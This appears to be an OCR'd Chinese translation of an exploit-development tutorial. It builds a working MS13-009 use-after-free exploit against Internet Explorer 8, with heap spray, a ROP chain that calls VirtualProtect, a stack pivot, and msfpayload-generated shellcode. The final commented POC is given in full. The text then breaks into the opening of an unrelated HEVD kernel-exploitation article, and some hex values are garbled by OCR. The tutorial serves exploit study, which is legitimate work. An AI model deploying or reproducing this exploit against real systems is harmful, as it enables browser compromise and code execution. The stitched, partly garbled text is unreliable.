
```
<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(

    //-------------------------------------------------------[ROP]-//
    // Generic ROP-chain based on MSVCR71.dll
    //-----------------------------------------------------------//
    "%u653d%u7c37" + // 0x7c37653d : POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    "%ufdff%uffff" + // 0xfffffdff : Value to negate, will become 0x00000201 (dwSize)
    "%u7f98%u7c34" + // 0x7c347f98 : RETN (ROP NOP) [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : JMP [EAX] [msvcr71.dll]
    "%ufffF%uffff" + // 0xffffffff :
    "%u6402%u7c37" + // 0x7c376402 : skip 4 bytes [msvcr71.dll]
    "%u1e05%u7c35" + // 0x7c351e05 : NEG EAX # RETN [msvcr71.dll]
    "%u5255%u7c34" + // 0x7c345255 : INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u2174%u7c35" + // 0x7c352174 : ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : POP EDX # RETN [msvcr71.dll]
    "%uffc0%uffff" + // 0xffffffc0 : Value to negate, will become 0x00000040
    "%u1eb1%u7c35" + // 0x7c351eb1 : NEG EDX # RETN [msvcr71.dll]
    "%ud201%u7c34" + // 0x7c34d201 : POP ECX # RETN [msvcr71.dll]
    "%ub001%u7c38" + // 0x7c38b001 : &Writable location [msvcr71.dll]
    "%u7f97%u7c34" + // 0x7c347f97 : POP EAX # RETN [msvcr71.dll]
```

```
    "%ua151%u7c37" + // 0x7c37a151 : ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
    "%u8c81%u7c37" + // 0x7c378c81 : PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
    "%u5c30%u7c34" + // 0x7c345c30 : ptr to "push esp #  ret " [msvcr71.dll]

    //-------------------------------------------------[ROP Epilog]-//
    // After calling VirtalProtect() we are left with some junk.
    //------------------------------------------------------------//
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" + // Junk
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +

    //---------------------------------------[EIP - Stackpivot]-//
    // EIP = 0x7c342643 # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]
    //------------------------------------------------------------//
    "%u8b05%u7c34"); // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

从屏幕截图中我们可以看到，我们在跳转堆栈后打开我们的第一个 gadget，并且在我们调用 VirtualProtect 后，我们到达了剩下的垃圾。



1.7 ROP gadget at 0x0c0c0c0c



1.8 Leftover junk 0x41414141


现在剩下的就是在我们的垃圾缓冲区结束时插入一个跳转，跳过我们的初始 EIP 覆盖（XCHG EAX，ESP＃RETN）。 在我们的短跳跃之后放置的任何 shellcode 将被执行

```
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(

    //-------------------------------------------------------[ROP]-//
    // Generic ROP-chain based on MSVCR71.dll
    //-----------------------------------------------------------//
    "%u653d%u7c37" + // 0x7c37653d : POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    "%ufdff%ufffff" + // 0xfffffdff : Value to negate, will become 0x00000201 (dwSize)
    "%u7f98%u7c34" + // 0x7c347f98 : RETN (ROP NOP) [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : JMP [EAX] [msvcr71.dll]
    "%ufffff%ufffff" + // 0xffffffff :
    "%u6402%u7c37" + // 0x7c376402 : skip 4 bytes [msvcr71.dll]
    "%u1e05%u7c35" + // 0x7c351e05 : NEG EAX # RETN [msvcr71.dll]
    "%u5255%u7c34" + // 0x7c345255 : INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u2174%u7c35" + // 0x7c352174 : ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : POP EDX # RETN [msvcr71.dll]
    "%uffc0%ufffff" + // 0xffffffc0 : Value to negate, will become 0x00000040
    "%u1eb1%u7c35" + // 0x7c351eb1 : NEG EDX # RETN [msvcr71.dll]
    "%ud201%u7c34" + // 0x7c34d201 : POP ECX # RETN [msvcr71.dll]
    "%ub001%u7c38" + // 0x7c38b001 : &Writable location [msvcr71.dll]
    "%u7f97%u7c34" + // 0x7c347f97 : POP EAX # RETN [msvcr71.dll]
    "%ua151%u7c37" + // 0x7c37a151 : ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
    "%u8c81%u7c37" + // 0x7c378c81 : PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
    "%u5c30%u7c34" + // 0x7c345c30 : ptr to "push esp #  ret " [msvcr71.dll]

    //-----------------------------------------------[ROP Epilog]-//
    // After calling VirtalProtect() we are left with some junk.
    //-----------------------------------------------------------//
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" + // Junk
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u04eb" + // 0xeb04 short jump to get over what used to be EIP
```

```
//-------------------------------------------------[ROP Epilog]-//
// After calling VirtalProtect() we are left with some junk.
//--------------------------------------------------------------//
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" + // Junk
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u04eb" + // 0xeb04 short jump to get over what used to be EIP

//-----------------------------------------[EIP - Stackpivot]-//
// EIP = 0x7c342643 # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]
//--------------------------------------------------------------//
"%u8b05%u7c34"); // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

for (p = 0; p < padding_size; p++){
Padding += unescape('%ub33f');}

for (c = 0; c < block_size; c++){
NopSlide += unescape('%u9090');}
NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

var OBJECT = Padding + Shellcode + NopSlide;
OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

var evil = new Array();
for (var k = 0; k < 150; k++) {
    evil[k] = OBJECT.substr(0, OBJECT.length);
}

var data;
var objArray = new Array(1150);

setTimeout(function(){
```

```
document.body.style.whiteSpace = "pre-line";

//CollectGarbage();

    for (var i=0;i<1150;i++){
        objArray[i] = document.createElement('div');
        objArray[i].className = data += unescape("%u0c0c%u0c0c");
    }

    setTimeout(function(){document.body.innerHTML = "boo"}, 100)
    }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

在执行我们的短跳后，我们可以自由执行我们选择的任何 shellcode！



1.9 0xeb04 short jump Shellcode + Game Over

现在到了容易的部分，让我们生成一些 shellcode！

```
root@Trident:~# msfpayload windows/messagebox O

       Name: Windows MessageBox
     Module: payload/windows/messagebox
    Version: 0
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 270
       Rank: Normal

Provided by:
  corelanc0d3r <peter.ve@corelan.be>
  jduck <jduck@metasploit.com>

Basic options:
Name      Current Setting   Required  Description
----      ---------------   --------  -----------
```

```
       EXITFUNC  process           yes       Exit technique: seh, thread, process, none
       ICON      NO                yes       Icon type can be NO, ERROR, INFORMATION, WARNING or
QUESTION
       TEXT      Hello, from MSF!  yes       Messagebox Text (max 255 chars)
       TITLE     MessageBox        yes       Messagebox Title (max 255 chars)

       Description:
         Spawns a dialog via MessageBox using a customizable title, text &
         icon


       root@Trident:~# msfpayload windows/messagebox text='Bang, bang!' title='b33f' R| msfencode -t
js_le
       [*] x86/shikata_ga_nai succeeded with size 282 (iteration=1)

       %ud1bb%u6f46%ud9e9%ud9c7%u2474%u5af4%uc931%u40b1%uc283%u3104%u115a%u5a03%ue211%u9f24%u7284
       %u541f%u717f%u47ae%u0ecd%uaee1%u7a56%u0170%u0a1c%uea7e%uef54%uaaf5%u8490%u1377%uac2a%u1cbf
       %ua434%ufb4c%u9745%u1d4d%u9c25%ufadd%u2982%u3f58%u7940%u474a%u6857%ufd01%ue74f%u224f%u1c71
       %u168c%u6938%udc66%u83bb%u1db7%u9b8a%u4d4b%udb69%u89c7%u13b3%u972a%u47f4%uacc0%ub386%ua600
       %u3797%u6c0a%ua359%ue7cc%u7855%ua29b%u7f79%ud970%uf486%u3687%u4e0f%udaa3%u8c71%uea19%uc658
       %u0ed4%u2413%u5e8e%ua76a%u0da2%u289b%u4dc5%udea4%ub67c%u9fe0%u54a6%ue765%ubd4a%u0fd8%u42fc
       %u3023%uf889%ua7d4%u6ee5%u76c5%u5d9d%u5737%uca39%ud442%u78a4%u4625%u7702%u91bc%u781c%u59eb
       %u4429%ud944%ueb81%ua128%uf756%u8b96%u69b0%ud428%u02bf%u0b8e%uf31f%u2e46%uc06c%u9ff0%uae49
       %ufba1%u2669%u6cba%u5f1f%u351c%ub3b7%ua77e%ua426%u463c%u53c6%u41f0%ud09e%u5ad6%u0917%u8f27
       %u9975%u7d19%ucd86%u41ab%u1128%u499e
```


好，现在让我们整理我们的 POC，添加注释和运行最终的漏洞。 我想再次提及，这个漏洞有一些可靠性问题(只有正常触发的几率是 80%),如果任何人有问题 ,请在下面留下评论。

```
<!--------------------------------------------------------------------------------
// Exploit: MS13-009 Use-After-Free IE8 (DEP)                                   //
// Author: b33f - http://www.fuzzysecurity.com/                                 //
// OS: Tested on XP PRO SP3                                                     //
// Browser: Internet Explorer 8.00.6001.18702                                   //
//------------------------------------------------------------------------------//
// This exploit was created for Part 9 of my Exploit Development tutorial      //
// series => http://www.fuzzysecurity.com/tutorials/expDev/11.html              //
--------------------------------------------------------------------------------->

<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(

    //-------------------------------------------------------[ROP]-//
    // Generic ROP-chain based on MSVCR71.dll
    //-----------------------------------------------------------//
    "%u653d%u7c37" + // 0x7c37653d : POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    "%ufdff%uffff" + // 0xfffffdff : Value to negate, will become 0x00000201 (dwSize)
    "%u7f98%u7c34" + // 0x7c347f98 : RETN (ROP NOP) [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : JMP [EAX] [msvcr71.dll]
    "%ufffff%uffff" + // 0xffffffff :
    "%u6402%u7c37" + // 0x7c376402 : skip 4 bytes [msvcr71.dll]
    "%u1e05%u7c35" + // 0x7c351e05 : NEG EAX # RETN [msvcr71.dll]
    "%u5255%u7c34" + // 0x7c345255 : INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u2174%u7c35" + // 0x7c352174 : ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : POP EDX # RETN [msvcr71.dll]
    "%uffc0%uffff" + // 0xffffffc0 : Value to negate, will become 0x00000040
    "%u1eb1%u7c35" + // 0x7c351eb1 : NEG EDX # RETN [msvcr71.dll]
    "%ud201%u7c34" + // 0x7c34d201 : POP ECX # RETN [msvcr71.dll]
    "%ub001%u7c38" + // 0x7c38b001 : &Writable location [msvcr71.dll]
    "%u7f97%u7c34" + // 0x7c347f97 : POP EAX # RETN [msvcr71.dll]
```

```
"%ua151%u7c37" + // 0x7c37a151 : ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
"%u8c81%u7c37" + // 0x7c378c81 : PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
"%u5c30%u7c34" + // 0x7c345c30 : ptr to "push esp #  ret " [msvcr71.dll]

//----------------------------------------------[ROP Epilog]-//
// After calling VirtalProtect() we are left with some junk.
//-------------------------------------------------------------//
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" + // Junk
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u04eb" + // 0xeb04 short jump to get over what used to be EIP

//-----------------------------------------[EIP - Stackpivot]-//
// EIP = 0x7c342643 # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]
//-------------------------------------------------------------//
"%u8b05%u7c34" + // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

//-----------------------------------------------[shellcode]-//
// js Little Endian Messagebox => "Bang, bang!"
//-------------------------------------------------------------//
"%ud1bb%u6f46%ud9e9%ud9c7%u2474%u5af4%uc931%u40b1%uc283%u3104%u115a%u5a03%ue211" +
"%u9f24%u7284%u541f%u717f%u47ae%u0ecd%uaee1%u7a56%u0170%u0a1c%uea7e%uef54%uaaf5" +
"%u8490%u1377%uac2a%u1cbf%ua434%ufb4c%u9745%u1d4d%u9c25%ufadd%u2982%u3f58%u7940" +
"%u474a%u6857%ufd01%ue74f%u224f%u1c71%u168c%u6938%udc66%u83bb%u1db7%u9b8a%u4d4b" +
"%udb69%u89c7%u13b3%u972a%u47f4%uacc0%ub386%ua600%u3797%u6c0a%ua359%ue7cc%u7855" +
"%ua29b%u7f79%ud970%uf486%u3687%u4e0f%udaa3%u8c71%uea19%uc658%u0ed4%u2413%u5e8e" +
"%ua76a%u0da2%u289b%u4dc5%udea4%ub67c%u9fe0%u54a6%ue765%ubd4a%u0fd8%u42fc%u3023" +
"%uf889%ua7d4%u6ee5%u76c5%u5d9d%u5737%uca39%ud442%u78a4%u4625%u7702%u91bc%u781c" +
"%u59eb%u4429%ud944%ueb81%ua128%uf756%u8b96%u69b0%ud428%u02bf%u0b8e%uf31f%u2e46" +
"%uc06c%u9ff0%uae49%ufba1%u2669%u6cba%u5f1f%u351c%ub3b7%ua77e%ua426%u463c%u53c6" +
"%u41f0%ud09e%u5ad6%u0917%u8f27%u9975%u7d19%ucd86%u41ab%u1128%u499e";
```

```
    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```


2.0 Game Over


Bang, bang!
OK
安全客（bobao.360.cn）

HEVD 内核漏洞训练——陪 Windows 玩儿

作者：k0shl
原文来源：【安全客】http://bobao.360.cn/learning/detail/3544.html

引言

前段时间在博客写了一篇关于 HEVD 内核漏洞利用训练的一篇文章，感觉当时做 HEVD 收获很大，非常推荐这个训练，这是 HackSys Team 做的一个 Kernel Driver，里面包含了大量的常见漏洞，而且漏洞原理都非常简单，考验的就是各种各样的利用方法，推荐在 Win10 下尝试，有各种各样经典的利用方法，比如 gsharedInfo，GdiSharedHandleTable，NtAllocateVirtualMemory，替换 token 的 shellcode 等等。

对这个训练的研究学习会对内核漏洞的原理，利用方式，Windows 下很多常见的数据结构有一个初步的了解，从此打开 Ring0 的大门。

HEVD 项目地址：

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

对于内核漏洞入门，我推荐的入门方式就是 HEVD -> CVE-2014-4113 -> MS15-061，第一个是训练，后两个是实际环境中的漏洞。感觉在 Ring0 实在是太有意思了（不断被吊打，不断爬起来）！

HEVD：http://bobao.360.cn/learning/detail/3448.html

CVE-2014-4113：http://bobao.360.cn/learning/detail/3170.html

Windows 在高版本中采取了越来越多的保护措施来防止漏洞利用，这让攻击变得越来越有意思，很多防护限制让很多漏洞利用变得难上加难，在这篇文章中，我将针对 HEVD 的一个任意内存读写漏洞，利用 Cn33liz 的一个 Exploit 来完成攻击并分析整个过程。


这次攻击有一个主角，那就是 Bitmap，本文主要分析在最新 Win10 版本以及 Win8 下，Bitmap 到底有多强大的威力。

